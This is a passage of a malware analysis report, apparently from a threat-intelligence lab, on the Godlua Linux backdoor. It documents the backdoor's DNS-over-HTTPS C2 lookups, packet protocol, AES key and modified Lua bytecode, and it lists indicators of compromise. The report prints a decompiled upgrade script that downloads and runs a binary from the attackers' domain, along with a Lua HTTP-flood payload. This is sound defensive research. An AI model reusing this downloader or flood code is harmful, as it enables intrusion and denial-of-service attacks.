Accept: application/dns-json

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 10:22:25 GMT
Content-Type: application/dns-json
Content-Length: 345
Connection: keep-alive
Access-Control-Allow-Origin: *
cache-control: max-age=214
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 4ece75c228ebb120-HKG

{"Status": 0,"TC": false,"RD": true, "RA": true, "AD": false,"CD": false,"Question":[{"name": "t.cloudappconfig.com.", "type": 16}],"Answer":[{"name":
"t.cloudappconfig.com.", "type": 16, "TTL": 214, "data": "\"6TmRMwDw5R/sNSEhjCByEw0Vb44nZhEUyUpUR4LcijfIukjdAv+vqqMuYOFAoOpC7Ktyyr6nUOqO9XnDpudVmbGoTeJD6hYrw72YmiOS9dX5M/
sPNmsw/eY/XDYYzx5/\""}]}
```

- DNS TXT ciphertext: 6TmRMwDw5R/sNSEhjCByEw0Vb44nZhEUyUpUR4LcijfIukjdAv+vqqMuYOFAoOpC7Ktyyr6nUOqO9XnDpudVmbGoTeJD6hYrw72YmiOS9
- Stage-2 URL plaintext : `{"u":"http:\/\/img1.cloudappconfig.com\/%s.png","c":"img1.cloudappconfig.com::43.224.225.220:"}`

Stage-3 C2


Stage-3 C2 is hardcoded in the Lua byte-code file (run.png). We disassembled it to get the following information.

version 20190415103713




```
R9 := "c.heheda.tk"
R10 := 65314
```

version 20190621174731



```
R10 := "c.cloudappconfig.com"
R11 := 65314
```

DNS Over HTTPS Request



```
GET /dns-query?name=c.cloudappconfig.com&type=A HTTP/1.1
Host: cloudflare-dns.com
Accept: application/dns-json

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 10:22:32 GMT
Content-Type: application/dns-json
Content-Length: 224
Connection: keep-alive
Access-Control-Allow-Origin: *
cache-control: max-age=26
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 4ece75ebee95b19e-HKG

{"Status": 0,"TC": false,"RD": true, "RA": true, "AD": false,"CD": false,"Question":[{"name": "c.cloudappconfig.com.", "type": 1}],"Answer":[{"name":
"c.cloudappconfig.com.", "type": 1, "TTL": 26, "data": "43.224.225.220"}]}
```

C2 instruction

CMD	Type
HANDSHAKE	1
HEARTBEAT	2
LUA	3
SHELL	4
UPGRADE	5
QUIT	6
SHELL2	7
PROXY	8


C2 protocol analysis

Packet format

Type	Length	Data
1byte	Big endian,2 bytes	Length bytes

Packet overview


HANDSHAKE



```
00000000  01 00 10 48 43 4e 59 33  75 6b 7a 00 00 12 5c fe   ...HCNY3 ukz...\.
00000010  cd 8b cb                                           ...
    00000000  01 00 08 48 43 4e 59 33  75 6b 7a                   ...HCNY3 ukz
```

```
Type:    packet[0]              --->0x01,HANDSHAKE
LENGTH:  packet[1:2]            --->0x0010
Data:    packet[3:end]
             data[0:7]                  --->Session
             data[8:end]                --->version,0x00125cfecd8bcb->20190621174731
```


- HEARTBEAT



```
00000013  02 00 04 5d 13 77 9b                               ...].w.
    0000000B  02 00 0a 31 35 36 31 35  35 36 38 39 31             ...15615 56891
```

```
Send:
        Type:                   packet[0]        --->0x02,HEARTBEAT
        Length:                 packet[1:2]      --->0x4
        Data:                   packet[3:end]    --->time,0x5d13779b,1561556891
Replay:
        Type:                   packet[0]        --->0x02,HEARTBEAT
        Length:                 packet[1:2]      --->0x4
        Data:                   packet[3:end]    --->1561556891
```


- LUA Payload



```
00000349  03 00 ab 66 75 6e 63 74  69 6f 6e 20 68 61 6e 64   ...funct ion hand
00000359  6c 65 28 70 61 72 61 6d  73 29 20 6c 6f 63 61 6c   le(param s) local
00000369  20 5f 2c 20 72 65 74 20  3d 20 78 70 63 61 6c 6c    _, ret  = xpcall
00000379  28 72 65 71 75 69 72 65  28 22 6d 6f 64 75 6c 65   (require ("module
00000389  2e 43 43 22 29 2e 68 61  6e 64 6c 65 2c 20 64 65   .CC").ha ndle, de
00000399  62 75 67 2e 74 72 61 63  65 62 61 63 6b 2c 20 22   bug.trac eback, "
000003A9  67 65 74 22 2c 20 22 68  74 74 70 3a 2f 2f 77 77   get", "h ttp://ww
000003B9  77 2e 6c 69 75 78 69 61  6f 62 65 69 2e 74 6f 70   w.liuxia obei.top
000003C9  2f 3f 5f 3d 25 64 22 2c  20 6e 69 6c 2c 20 6e 69   /?_=%d",  nil, ni
000003D9  6c 2c 20 33 30 30 2c 20  35 2c 20 6e 69 6c 29 20   l, 300,  5, nil) 
000003E9  72 65 74 75 72 6e 20 72  65 74 20 65 6e 64         return r et end
000003F7  02 00 0a 31 35 36 31 34  37 31 32 37 34            ...15614 71274
```

```
Type:     packet[0]           --->0x03,LUA
Length:   packet[1:2]         --->0x00ab
Data:     packet[3:end]       --->Lua script
```

We observe the attacker performing a HTTP Flood attack against www.liuxiaobei.com.



Host	Info
www.liuxiaobei.top	GET /?_=867306 HTTP/1.1
www.liuxiaobei.top	GET /?_=192405 HTTP/1.1
www.liuxiaobei.top	GET /?_=668546 HTTP/1.1
www.liuxiaobei.top	GET /?_=430371 HTTP/1.1
www.liuxiaobei.top	GET /?_=958672 HTTP/1.1
www.liuxiaobei.top	GET /?_=929963 HTTP/1.1
www.liuxiaobei.top	GET /?_=290201 HTTP/1.1
www.liuxiaobei.top	GET /?_=587378 HTTP/1.1
www.liuxiaobei.top	GET /?_=567585 HTTP/1.1
www.liuxiaobei.top	GET /?_=778862 HTTP/1.1
www.liuxiaobei.top	GET /?_=826471 HTTP/1.1
www.liuxiaobei.top	GET /?_=683440 HTTP/1.1
www.liuxiaobei.top	GET /?_=639475 HTTP/1.1
www.liuxiaobei.top	GET /?_=472244 HTTP/1.1
www.liuxiaobei.top	GET /?_=466933 HTTP/1.1
www.liuxiaobei.top	GET /?_=668354 HTTP/1.1

Lua script analysis

The Bot sample downloads many Lua scripts when executing, and the scripts can be broken down to three categories: execute, auxiliary, and attack.


- execute: start.png,run.png,quit.png,watch.png,upgrade.png,proxy.png
- auxiliary: packet.png,curl.png,util.png,utils.png
- attack: VM.png,CC.png

Encryption Algorithm

- AES，CBC Mode
- key：13 21 02 00 31 21 94 E2 F2 F1 35 61 93 4C 4D 6A
- iv：2B 7E 15 16 28 AE D2 01 AB F7 15 02 00 CF 4F 3C

Lua magic number

The decrypted files are all pre-compiled, take upgrade.png as an example, note the highlighted part is the file header.



```
00000000:  1B 47 6F 64-51 01 19 93-0D 0A 1A 0A-04 04 08 08  �GodQ��?�������
00000010:  78 56 00 00-00 00 00 00-00 00 00 00-00 28 77 40  xV           (w@
00000020:  01 00 00 00-00 00 00 00-00 00 00 01-03 08 00 00  �           ���
00000030:  00 00 00 40-00 43 40 00-00 24 80 00-01 4B 00 00     @ C@  $€ �K
00000040:  00 AC 00 00-00 4A 80 00-81 66 00 00-01 26 00 80   ?   J€ ?f  �& €
```


You can see that the magic number has changed from “Lua” to “God”.

The malware author also seems to set a trap for researcher here by manually changing the LuaVerion number in the sample to 5.1.4 ($LuaVersion: God 5.1.4 C$$LuaAuthors: R. $). We think the real version should be definitely newer than 5.2.

Decompile

In order to decompile the above script, we have to know what changes have been made to Lua. After some analysis, we concluded that the modification can be divided into two major sections: Lua Header and Lua Opcode.

Decompiled by Luadec[1]



```
-- Command line: upgrade.png.dec

-- params : ...
-- function num : 0 , upvalues : _Env
local l_0_0 = (_Env.require)("common.util")
local l_0_1 = {}
l_0_1.handle = function(l_1_0)
  -- function num : 0_0 , upvalues : _Env, l_0_0
  if not l_1_0 then
    return (_Env.Env).Version
  end
  if (_Env.Env).System == "Linux" and (_Env.Env).Version < l_1_0 then
    (l_0_0.system)("rm -rf " .. (_Env.Env).File)
    ;
    (l_0_0.download)("https://d.cloudappconfig.com/" .. (_Env.Env).Cross .. "/Satan", (_Env.Env).File)
    ;
    (l_0_0.system)("chmod 777 " .. (_Env.Env).File)
    ;
    (l_0_0.system)("cat /dev/shm/.p | xargs kill;" .. (_Env.Env).File)
  end
  return (_Env.Env).Version
end

return l_0_1
```

Suggestions

We have yet to see the whole picture of how exactly the Godlua backdoor infects the targets, at this point we know at least some linux users were infected via the Confluence exploit(CVE-2019-3396), if our readers have more information, feel free to contact us.

We suggest that at least to monitor and block the relevant IP, URL and domain name of Godlua Backdoor on your network.

Contact us

Readers are always welcomed to reach us on **twitter**, WeChat 360Netlab or email to netlab at 360 dot cn.

IoC list

Sample MD5

```
870319967dba4bd02c7a7f8be8ece94f
c9b712f6c347edde22836fb43b927633
75902cf93397d2e2d1797cd115f8347a
```

URL

```
https://helegedada.github.io/test/test
https://api.github.com/repos/helegedada/heihei
http://198.204.231.250/linux-x64
http://198.204.231.250/linux-x86
https://dd.heheda.tk/i.jpg
https://dd.heheda.tk/i.sh
https://dd.heheda.tk/x86_64-static-linux-uclibc.jpg
https://dd.heheda.tk/i686-static-linux-uclibc.jpg
https://dd.cloudappconfig.com/i.jpg
https://dd.cloudappconfig.com/i.sh
https://dd.cloudappconfig.com/x86_64-static-linux-uclibc.jpg
https://dd.cloudappconfig.com/arm-static-linux-uclibcgnueabi.jpg
https://dd.cloudappconfig.com/i686-static-linux-uclibc.jpg
http://d.cloudappconfig.com/i686-w64-mingw32/Satan.exe
http://d.cloudappconfig.com/x86_64-static-linux-uclibc/Satan
http://d.cloudappconfig.com/i686-static-linux-uclibc/Satan
http://d.cloudappconfig.com/arm-static-linux-uclibcgnueabi/Satan
https://d.cloudappconfig.com/mipsel-static-linux-uclibc/Satan
```

C2 Domain

```
d.heheda.tk
dd.heheda.tk
c.heheda.tk
d.cloudappconfig.com
dd.cloudappconfig.com
c.cloudappconfig.com
f.cloudappconfig.com
t.cloudappconfig.com
v.cloudappconfig.com
img0.cloudappconfig.com
img1.cloudappconfig.com
img2.cloudappconfig.com
```

IP

198.204.231.250	United States	ASN 33387	DataShack, LC
104.238.151.101	Japan	ASN 20473	Choopa, LLC
43.224.225.220	Hong Kong	ASN 22769	DDOSING NETWORK